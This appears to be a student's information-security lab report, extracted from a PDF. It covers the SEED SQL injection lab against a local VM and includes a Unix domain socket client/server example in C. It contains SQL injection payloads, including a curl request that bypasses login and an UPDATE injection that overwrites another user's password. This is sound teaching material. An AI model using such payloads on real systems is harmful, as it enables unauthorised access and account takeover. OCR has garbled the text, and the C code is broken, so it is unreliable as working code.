National Taiwan Normal University

CSIE Information Security: A Hands-on Approach

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Due Date: Jan 24, 2022, AM 11:59

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6.1 SEED Lab (40 pts)

2 Lab Environment Setup


```
ın ▼
                                     seed@VM: /etc
  GNU nano 4.8
                                        hosts
# For SQL Injection Lab
10.9.0.5
                www.seed-server.com
[01/23/22]seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (elgg-
d or renamed this service in your compo
e --remove-orphans flag to clean it up.
Recreating mysql-10.9.0.6 ... done
Creating www-10.9.0.5
                          ... done
3 Lab Tasks
3.1 Task 1: Get Familiar with SQL Statements
```

Assignment

7

3.2 Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage



Task 2.2: SQL Injection Attack from command line

curl 'www.seed-server.com/unsafe_home.php?username=admin%27%3b%23'

Home (current)</l>
Edit Profile
class='nav-item'>Edit Profile
class='nav-link my-2 my-lg-0'>Logout</but>
</div></nav></div class='container'>
<hl class='text-center'>
able class='table table-striped table-bordered'><thead class='thead-dark'>U>Edidscope='col'>Salaryscope='col'>Birthdayscope='col'>Salary
</ra>
l'>SSNNicknameEmail<sope='col'>Address
</ra>
ope='col'>Ph. Numberscope='col'>Address

/td>>10000>10000>10000

/td>>10211002>1021002

/tb>>20000>103000


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/tb>>20000

/tb>>10213352

/tb>>103000</m>
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Task 2.3: Append a new SQL statement



(admin'; update credential set name=X where ID=1;#) = > 失敗

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set name=X where ID=1;#' and Password='da39a3ee5e6b4b0d3255bfe' at line 3]\n

3.3 Task 3: SQL Injection Attack on UPDATE Statement


Task 3.1: Modify your own salary



Task 3.2: Modify other people' salary




Task 3.3: Modify other people' password.



(',Password='7e240de74fb1ed08fa08d38063f6a6a91462a815' where $\mbox{ID=}\mbox{2;\#}$)



3.4 Task 4: Countermeasure — Prepared Statement



7.2 nftables (15 pts)

7.3 Unix Domain Socket(15 pts)

Unix domain socket 可以讓一個OS上的多個 process 傳遞資料且是在 ernal 不用經過網路,主要是利用檔案路徑代替 IP 把 application layer 的資料 複製到另一個程序,在 IPC 上很有效率,因為 IPC 所以相較封包不會有安全問 題,比起只能傳 byte stream 的 pipe,uds 可以還可以傳 data stream

Server.c

```
*socket_path
 int main(void) {
     struct sockaddr_un serun, cliun;
     socklen_t cliun_len;
     char buf[80];
     int listenfd = socket(AF_UNIX, SOCK_STREAM, 0);
     memset(&serun, 0, sizeof(serun));
     serun.sun_family = AF_UNIX;
     strcpy(serun.sun_path, socket_path);
     int size = offsetof(struct sockaddr_un, sun_path) + strlen(serun.sun_path);
     unlink(socket_path);
     bind(listenfd, (struct sockaddr *)&serun, size);
     listen(listenfd, 20);
     while(1) {
         cliun_len = sizeof(cliun);
         int connfd = accept(listenfd, (struct sockaddr *)&cliun, &cliun_len);
         while(1) {
             n = read(connfd, buf, sizeof(buf));
             printf("received: %s", buf);
             for(i = 0; i < n; i++) {
                 buf[i] = toupper(buf[i]);
                                                                                   [01/23/22]seed@VM:~/.../3$ gcc server.c -o server
[01/23/22]seed@VM:~/.../3$ ./server
             write(connfd, buf, n);
                                                                                   received: hello
                                                                               received: world
         close(connfd);
      close(listenfd):
                                                                                                                              seed@VM: ~/.../3
              client.c
                                                                                    01/23/22]seed@VM:~/.../3$ gcc client.c -o client
                                                                                    01/23/22]seed@VM:~/.../3$ ./client
char *client_path = "client.socket";
                                                                                   nello
char *server path = "server.socket";
                                                                                   IELLO
                                                                                   /orld
int main(){
                                                                                   IORLD
    struct sockaddr_un cliun, serun;
    char buf[100];
    int sockfd = socket(AF_UNIX, SOCK_STREAM, 0);
    memset(&cliun, 0, sizeof(cliun));
    cliun.sun_family = AF_UNIX;
    strcpy(cliun.sun_path, client_path);
    int len = offsetof(struct sockaddr_un, sun_path) + strlen(cliun.sun_path);
    unlink(cliun.sun_path);
    bind(sockfd, (struct sockaddr *)&cliun, len);
    memset(&serun, 0, sizeof(serun));
    serun.sun_family = AF_UNIX;
    strcpy(serun.sun_path, server_path);
    len = offsetof(struct sockaddr_un, sun_path) + strlen(serun.sun_path);
connect(sockfd, (struct sockaddr *)&serun, len);
    while(fgets(buf, 80, stdin) != NULL) {
        write(sockfd, buf, strlen(buf));
        int n = read(sockfd, buf, 80);
        write(STDOUT_FILENO, buf, n);
    close(sockfd);
    return 0:
```

7.4 VPN (30 pts)